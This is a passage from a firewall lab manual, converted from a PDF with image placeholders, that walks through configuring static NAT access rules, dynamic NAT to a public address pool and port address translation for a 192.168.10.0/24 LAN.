
- Click on Add Button and select Add Access rule.



- Select **Interface** as **wan**, select **Action** as **permit**, select **Source** as **any**, select **Destination** as **PRIWEB** object (i.e. 192.168.10.10) and select **Service** as **tcp/http**.




- Select **Interface** as **wan**, select **Action** as **permit**, select **Source** as **any**, select **Destination** as **PRIFTP** object (i.e. 192.168.10.20) and select **Service** as **tcp/ftp**.




## Verification


- Verify access to Web Server with mapped public IP address from Internet i.e. <http://206.182.201.125>



- Verify access to FTP Server with mapped public IP address from Internet i.e. <ftp://206.182.201.125>.



## DYNAMIC NAT



### Pre-requisite:

- Firewall Appliance / Virtual Firewall
- Multiple Computers, Switches, Routers for creating LAN and DMZ Network.
- Internet Connection.

### Objective of Lab

- Configure Dynamic NAT on Firewall for translating whole LAN network (private) IP addresses to pool of public IP addresses.
- Verifying the effect of Dynamic NAT on data access.


### Configure Dynamic NAT for below requirement.

Allowing LAN Network to access internet


(Whole LAN network i.e. 192.168.10.0/24 mapped to pool of Public IP address 206.182.201.123-206.182.201.124)

### Create Objects required for NAT


- Click on Firewall option and select Objects




- Select Network Objects / Groups, click on Add button and select Network Object.



- Create private **Network Object** by entering **Name** i.e. **LANNET**, select **object type** as **NETWORK** and Enter Network address i.e. **192.168.10.0** and subnet mask i.e. **255.255.255.0**




- Create public **Range Object** by entering **Name** i.e. **PUBPOOL**, select object type as **Range** and Enter Starting Public IP address i.e. **206.182.201.123** and Ending Public IP address i.e. **206.182.201.124**




## Configure NAT

- Select private Network Object i.e. LANNET – 192.168.10.0/24 and right click EDIT.



- Click on NAT option.
- Enable Add Automatic Address Translation Rules option, select NAT Type as DYNAMIC and select Translated address as PUBPOOL object i.e. 206.182.201.123-206.182.201.124.




## Verification

- Open browser on the first computer and access <http://www.whatismyip.com> to verify the translated IP address.




- Open browser on the second computer and access <http://www.whatismyip.com> to verify the translated IP address.





## PORT ADDRESS TRANSLATION



### Pre-requisite:

- Firewall Appliance / Virtual Firewall
- Multiple Computers, Switches, Routers for creating LAN and DMZ Network.
- Internet Connection.

### Objective of Lab

- Configure PAT on Firewall for translating whole LAN network (private) IP addresses to single public IP addresses.
- Verifying the effect of PAT on data access


### Configure PAT for below requirement.

Allowing LAN Network to access internet


(Whole LAN network i.e. 192.168.10.0/24 mapped to single Public IP address i.e. **wan** interface)

### Create Objects required for NAT


- Click on **Firewall** option and select **Objects**



- Select **Network Objects / Groups**, click on **Add** button and select **Network Object**.



- Create private **Network Object** by entering **Name** i.e. **LANNET**, select **object type** as **NETWORK** and Enter Network address i.e. **192.168.10.0** and subnet mask i.e. **255.255.255.0**




### Configure NAT

- Select private **Network Object** i.e. **LANNET – 192.168.10.0/24** and right click **EDIT**.

